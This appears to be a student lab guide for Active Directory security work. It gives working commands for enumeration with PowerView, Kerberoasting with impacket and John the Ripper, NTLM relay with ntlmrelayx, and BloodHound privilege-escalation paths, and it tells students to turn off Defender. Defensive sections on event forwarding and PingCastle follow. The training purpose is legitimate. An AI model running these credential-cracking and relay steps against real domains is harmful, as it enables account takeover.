# Getting Started

## **Signing In**

Open a web browser and navigate to:

[https://www.portal.azure.com](https://www.portal.azure.com/)

Log in with the student provided credentials

In the search bar, search for “Virtual Machines”

Select the virtual machine that you want to log into then navigate to connect->bastion

From here, log in with the provided lab credentials.

An RDP or SSH session should open in your browser connected to the vm.

# Exercises

## **Enumeration**

### **PowerShell**

On the Windows 10 client, open Powershell.exe (admin privileges are not required).

* Enumerate for admin users, service accounts, password policy, MAQ, Functional levels:

**e.g. Default Password Policy:**

**Get-ADDefaultPasswordPolicy**

**e.g. Admin group members:**

**$adminGroups = @(“Domain Admins”, “Enterprise Admins”, “Schema Admins”, “Administrators”)**

**$adminUsers = foreach($group in $adminGroups){Get-ADGroupmember –Identity $group –Recursive | Select Name, SamAccountName, ObjectClass}**

**$adminUsers | Sort Name | Get-Unique -AsString**

**e.g. Service Accounts via pattern matching**

**Get-ADUser –Filter {SamAccountName –like “svc-\*” -or SamAccountName –like “sa-\*” -or SamAccountName –like “app-\*”} -Properties Displayname,PasswordNeverExpires**

**Via SPN existence**


**Get-ADUser –Filter {ServicePrincipalName –ne “$null”} -Properties ServicePrincipalName**

**e.g. MAQ**

### **PowerView**

On the Windows 10 client, open Powershell.exe (admin privileges are not required).

* Import the Powerview (from PowerSploit) module. You may need to turn off MS Defender Real-Time monitoring.



**cd c:\tools**

. .\powerview.ps1

* Enumerate for admin users, service accounts, password policy, MAQ, Functional levels:

**e.g. Default Password Policy**

**Get-DomainPolicy**

**(Get-DomainPolicy)."system access"**

**e.g. Domain Information**

**Get-NetDomain**

**e.g.Domain Users**

**Get-NetUser**

**Get-NetUser | select samaccountname**

**Get-NetUser | select description**

**Via SPN existence**

**Get-NetUser -SPN**

**e.g. All Groups a User Is a Member of**

**Get-DomainGroup -MemberIdentity <username> | select samaccountname**

**e.g. Check If the Current User Has Administrative Access to local (or a remote) machine**

**Test-AdminAccess**

**e.g. All Members of a Group**

**Get-DomainGroupMember -Identity "Domain Admins" -Recurse**

**e.g. Locate Shares in the Domain**

**Invoke-ShareFinder**


**e.g. GPO Information**

**Get-NetGPO**


### **AD Explorer**

On the Windows 10 Client, open AD Explorer (Sysinternals) in the tools folder. Agree to the license if prompted.

Connect to the lab domain and explore the domain tree.



Explore the directory tree.



## **Kerberoasting and SPN’s**

* Change into the impacket directory and active the impacket-env virtual environment:

**cd impacket**

**source impacket-env/bin/active**

* You should now see “(impacket-env)” next to terminal prompt.
* Query for service accounts. Enter password for student when prompted:

**Python3 /impacket/examples/GetUserSPNs.py zion.lab/student -dc-ip 10.0.0.4**

* Request a service ticket for the service accounts. Enter password for student when prompted:

**Python3 /impacket/examples/GetUserSPNs.py zion.lab/student -dc-ip 10.0.0.4 -request**

* Save the TGS KRB hashes to a file. Enter password for student when prompted:

**Python3 /impacket/examples/GetUserSPNs.py zion.lab/student -dc-ip 10.0.0.4 > ~/tgs.txt**

* Change to the home directory and run John the ripper using a word list against the TGS hashes in the tgs.txt file.

**john --wordlist=./wordlist.txt --format=krb5tgs tgs.txt**

* Verify the passwords with the “Show” switch

**john --show --format=krb5tgs tgs.txt**

## **NTLM Relay**

* On the Ubuntu machine, Change into the impacket directory and activate the impacket-env python virtual environment:

**cd impacket**

**source impacket-env/bin/active**

* You should now see “(impacket-env)” next to terminal prompt.
* Check the virtualenv’s Python site-packages path

**python3 -c "import site; print(site.getsitepackages()[0])"**

* You’ll get something like:

**/home/instructor/impacket/impacket-env/lib/python3.12/site-packages**

* Start the NTLMRelayx listener... (Both blocks can be copied at once)

**sudo PYTHONPATH=/home/instructor/impacket/impacket-env/lib/python3.12/site-packages python3 ./impacket/examples/ntlmrelayx.py -t ldap://10.0.0.4 -smb2support --no-wcf-server**

* On the Windows 10 machine attempt to connect to the “attacker” machine via smb or http and authenticate as any user when prompted:
  + **HTTP**- In a web browser, navigate to <http://10.0.0.6>. Enter credentials
* This will trigger a relay from the Ubuntu machine to the Domain controller. The script will automatically enumerate the domain and attempt to create a new user. These files will be found in: ~/impacket
* To view these file easier, you can create a simple python server in the impacket directory and host the files out:

**Python3 –m http.server**

* On the Windows 10 machine, open a web browser and navigate to <http://10.0.0.6:8080>. From here you can dowload and navigate the files

## **Admin Sessions- (Bloodhound)**

**Run Sharphound Collector**

* On the Windows 10 machine, open CMD and navigate to the Desktop folder.

**Cd Desktop**

* Find Path: ghost → GenericWrite → GPO → Affects → OU → Contains → Workstation Admins → AdminTo → Workstation01
  + JohnUser can modify the GPO to include a scheduled task or startup script to add their account to Administrators on Workstation01.

**SharpHound.exe -c all**

* ghost → GenericWrite → GPO → Affects → OU → Contains → Workstation01 → HasSession (LabAdmin)

**SharpHound.exe -C Sessions,LoggedOn**

* Find: morpheus → GenericAll → DanaAdmin → MemberOf → Domain Admins
  + Morpheus can:
    - Reset DanaAdmin’s password
    - Or, set an SPN and perform **Kerberoasting**

**Run Bloodhound**

* Open a web browser and navigate to <http://10.0.0.6:8080>.
* Log into Bloodhound
* Under Administration select File Ingestion
* Upload the .zip file the Sharphound created on the Desktop
* Once complete, select explore and begin queries

### **Food For Thought**

1. Morpheus has **GenericAll** over Neo, so:
   1. He can reset the password
   2. But if **Neo is logged in somewhere**, Morpheus can target that system directly

### Bloodhound Impact

* Path: Morpheus → GenericAll → Neo → HasSession → NEBUCHADNEZZAR
* Or: Morpheus → AddKeyCredentialLink → NEBUCHADNEZZAR*(if you simulate it)*

This means:

* Morpheus doesn't need to reset Neo’s password
* If Neo is **logged in** somewhere, Morpheus can **impersonate or extract TGT**

## **Event Log Forwarding**

**Overview:**

* **Forwarder (Source):** Domain Controller(s)
* **Collector (Target):** Windows 10 PC
* **Method:** **Source-Initiated Subscriptions** via WEF
* **Use Case:** Lightweight PoC, lab environments, or small orgs without a SIEM

1. **Configure WEF on the Domain Controller**
   * On the Domain Controller, open Powershell as administrator. Enable Winrm

winrm quickconfig

* + Open Group Policy Managment Console. Expand the Domain Controllers container and right-click on “Default Domain Controllers Policy”. Select Edit.
  + Configure collector policy settings in the GPO:

Computer Configuration → Administrative Templates → Windows Components → Event Forwarding → Configure target Subscription Manager. Set to Enabled with the following server:

Server=http://10.0.0.5:5985/wsman/SubscriptionManager/WEC,Refresh=60

* + Trigger GPO Processing on DC:

Gpupdate /force

Restart-Service WinRM

1. **Configure Collector on Windows 10**
   * On the Windows 10 client, add the DC’s ( **nebuchadnezzar**) computer account to:
     1. Event Log Readers
     2. Administrators (or use an event collector account with rights)
   * Enable Event Collector Service

Set-Service -Name Wecsvc -StartupType Automatic

Start-Service Wecsvc

**Create an Event Subscription**

* + Open **Event Viewer** → **Subscriptions** tab (create if prompted).
  + Click **Create Subscription**.
  + **Configure Subscription Settings**
  + Name: DomainControllerSecurityEvents
  + Collector Initiated: **Uncheck** (we use source-initiated).
  + Source Computers: Add DC(s) manually (**nebuchadnezzar**) or use a security group.
  + **Select Events to Collect**
  + Choose Security Log
    1. Filter by Event IDs like:4624, 4625, 4672, 4720, 4728, 4768, etc.
    2. Or collect **all Security events** in lab environments.

**Save and Monitor**

* + Logs will arrive in **Forwarded Events** log on the collector.
  + Use eventvwr.msc → Forwarded Events → Verify delivery

**Trigger GPO Processing**

**gpupdate /force**

## **PingCastle**

**1. Run a Health Check Report**

* Open Command Prompt or PowerShell and Navigate to the PingCastle directory:

cd C:\Tools\PingCastle

* Run the health check:

.\PingCastle.exe --healthcheck

* 1. Optionally specify a DC:

.\PingCastle.exe --healthcheck --server <FQDN\_of\_DomainController>

* Wait for the scan to complete (1–5 minutes).
* Open the generated .html report in the same folder.

### **Active Directory Mapping**

.\PingCastle.exe --mapping --server <domain>

* Visualizes domain trust relationships and AD structure.

### **Report Consolidation Over Time**

.\PingCastle.exe --consoledashboard

* Track health check scores over time by consolidating multiple reports.

**2. Review the PingCastle Report**

### **Global Score**

* **Red (Critical)** – High risk issues requiring urgent action
* **Orange (High)** – Important misconfigurations
* **Yellow (Medium)** – Areas for improvement
* **Green (Low)** – Low or no risk

### **Top Risk Rules**

* Kerberos Delegation Issues
* Unconstrained Delegation
* Stale Admin Accounts
* Passwords Not Required
* Unsupported Operating Systems

### **Technical Checks**

* Trust relationships
* Privileged group memberships
* GPO security
* Domain password policies
* DC security baselines

### **Remediation Recommendations**

* Each issue includes:
  + Description
  + Remediation steps
  + Risk context

🛠️ Optional: Run Additional Scans